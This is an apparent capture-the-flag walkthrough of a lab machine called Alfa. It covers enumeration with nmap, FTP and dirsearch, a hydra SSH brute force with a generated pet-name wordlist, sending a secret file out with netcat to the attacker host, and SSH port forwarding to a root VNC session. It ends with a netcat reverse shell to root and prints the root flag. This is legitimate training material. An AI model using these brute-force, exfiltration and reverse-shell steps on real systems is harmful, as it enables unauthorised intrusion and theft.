In this walkthrough, we deep explore the robots.txt source code and find an encoded code. On decryption, it reveals a directory on the server that leads us to create a password list for the Thomas user. We then SSH into the machine using a brute-force attack. For privilege escalation, we notice that the VNC service is running on localhost. By using SSH port forwarding, we gain root access.
Nmap
Discovered open port 80/tcp on 10.0.2.100
Discovered open port 139/tcp on 10.0.2.100
Discovered open port 21/tcp on 10.0.2.100
Discovered open port 445/tcp on 10.0.2.100
Discovered open port 65111/tcp on 10.0.2.100
Enumeration
ftp 10.0.2.100
Connected to 10.0.2.100.
220 (vsFTPd 3.0.3)
Name (10.0.2.100:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        113          4096 Dec 17  2020 .
drwxr-xr-x    3 0        113          4096 Dec 17  2020 ..
drwxr-xr-x    2 0        0            4096 Dec 17  2020 thomas
226 Directory send OK.
ftp> pass
Passive mode on.
ftp> cd thomas
250 Directory successfully changed.
ftp> ls -al
227 Entering Passive Mode (10,0,2,100,142,211).
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Dec 17  2020 .
drwxr-xr-x    3 0        113          4096 Dec 17  2020 ..
-rw-r--r--    1 0        0          104068 Dec 17  2020 milo.jpg
226 Directory send OK.
ftp> get milo.jpg
These are only directories present on server
dirsearch --url http://10.0.2.100/ --wordlist /usr/share/wordlists/dirb/big.txt

[06:56:47] Starting:
[06:56:52] 301 -  306B  - /css  ->  http://10.0.2.100/css/
[06:56:54] 301 -  308B  - /fonts  ->  http://10.0.2.100/fonts/
[06:56:55] 301 -  309B  - /images  ->  http://10.0.2.100/images/
[06:56:56] 301 -  305B  - /js  ->  http://10.0.2.100/js/
[06:57:01] 200 -  459B  - /robots.txt
[06:57:02] 403 -  275B  - /server-status
before , this i was Bruteforcing the everyService , but forgot check the complete robots.txt page till the end , this encoded found at bottom of page
curl 10.0.2.100/robots.txt

...
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>+++++++++++++++++.>>---.+++++++++++.------.-----.<<--.>>++++++++++++++++++.++.-----..-.+++.++

this reveled /alfa-support directory

so here thomas gave a hint about his password has his petname with 3 digits at end
from ftp we got a picture of a pet name milo
so lets make a wordlist a bruteforce the ssh
with open("wordlist.txt", "w") as file:
    print("started writing on wordlist.txt")

    for i in range(1000):
        file.write(f"milo{i:03}\n")

    print("wordlist created")
Exploitation
from genrated wordlist lets bruteforce the ssh
hydra -l thomas 10.0.2.100 -P wordlist.txt ssh -t 64 -I -s 65111
[65111][ssh] host: 10.0.2.100 login: thomas password: milo666
password found !
Privilage Escaltion
thomas@Alfa:~$ ls -al
total 40
drwxr-xr-x 4 thomas thomas 4096 Dec 20  2020 .
drwxr-xr-x 3 root   root   4096 Dec 16  2020 ..
-rw------- 1 thomas thomas    4 Dec 20  2020 .bash_history
-rw-r--r-- 1 thomas thomas  220 Dec 16  2020 .bash_logout
-rw-r--r-- 1 thomas thomas 3526 Dec 16  2020 .bashrc
drwx------ 3 thomas thomas 4096 Jul 19 09:03 .gnupg
drwxr-xr-x 3 thomas thomas 4096 Dec 16  2020 .local
-rw-r--r-- 1 thomas thomas  807 Dec 16  2020 .profile
-rwxrwxrwx 1 root   root     16 Dec 17  2020 .remote_secret
-rw-r--r-- 1 thomas thomas 1332 Dec 20  2020 user.txt
from thamos home folder there is .remote_secret ! might be helpfull
Transfering this to machine
#alphamachine

nc -nv 10.0.2.93 5555 < thomas/remote_secret
(UNKNOWN) [10.0.2.93] 5555 (?) open

#Attackers machine

nvlp 5555 > key
listening on [any] 5555 ...
connect to [10.0.2.93] from (UNKNOWN) [10.0.2.100] 35176
tcp 0 0 127.0.0.1:5901 0.0.0.0:* LISTEN
at local host vnc server is running as a root
lets PortForword the port into local machine using ssh
ssh -L 5901:127.0.0.1:5901 thomas@10.0.2.100
lets verify the port
nmap -p5901 127.0.0.1 -sCV
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-19 08:11 BST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0026s latency).

PORT     STATE SERVICE VERSION
5901/tcp open  vnc     VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|_    VNC Authentication (2)
yes its running in our local machine
so we need a pass key to connect to the vnc ,
remember we got a remote_secret so this is the same pass key for vnc auth!
lets connect to it
ssvncviewer -passwd key 127.0.0.1::5901

excellent we are sucessfully connected now we need to get the root shell , since the nc is installed in the machine , creating the reverse shell will give us as root shell
nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.0.2.93] from (UNKNOWN) [10.0.2.100] 44398
whoami
root
python -c 'import pty;pty.spawn("/bin/bash")'
root@Alfa:~# id
id
uid=0(root) gid=0(root) grupos=0(root)
root@Alfa:~# ls
ls
root.txt  vnc
root@Alfa:~# cat r
cat root.txt

root_flag==>> QFqy4EUHwtu9rrrVe2T27we5W


  , ; ,   .-'"""'-.   , ; ,
  \\|/  .'         '.  \|//
   \-;-/   ()   ()   \-;-/
   // ;               ; \\
  //__; :.         .; ;__\\
 `-----\'.'-.....-'.'/-----'
        '.'.-.-,_.'.'
          '(  (..-'
            '-'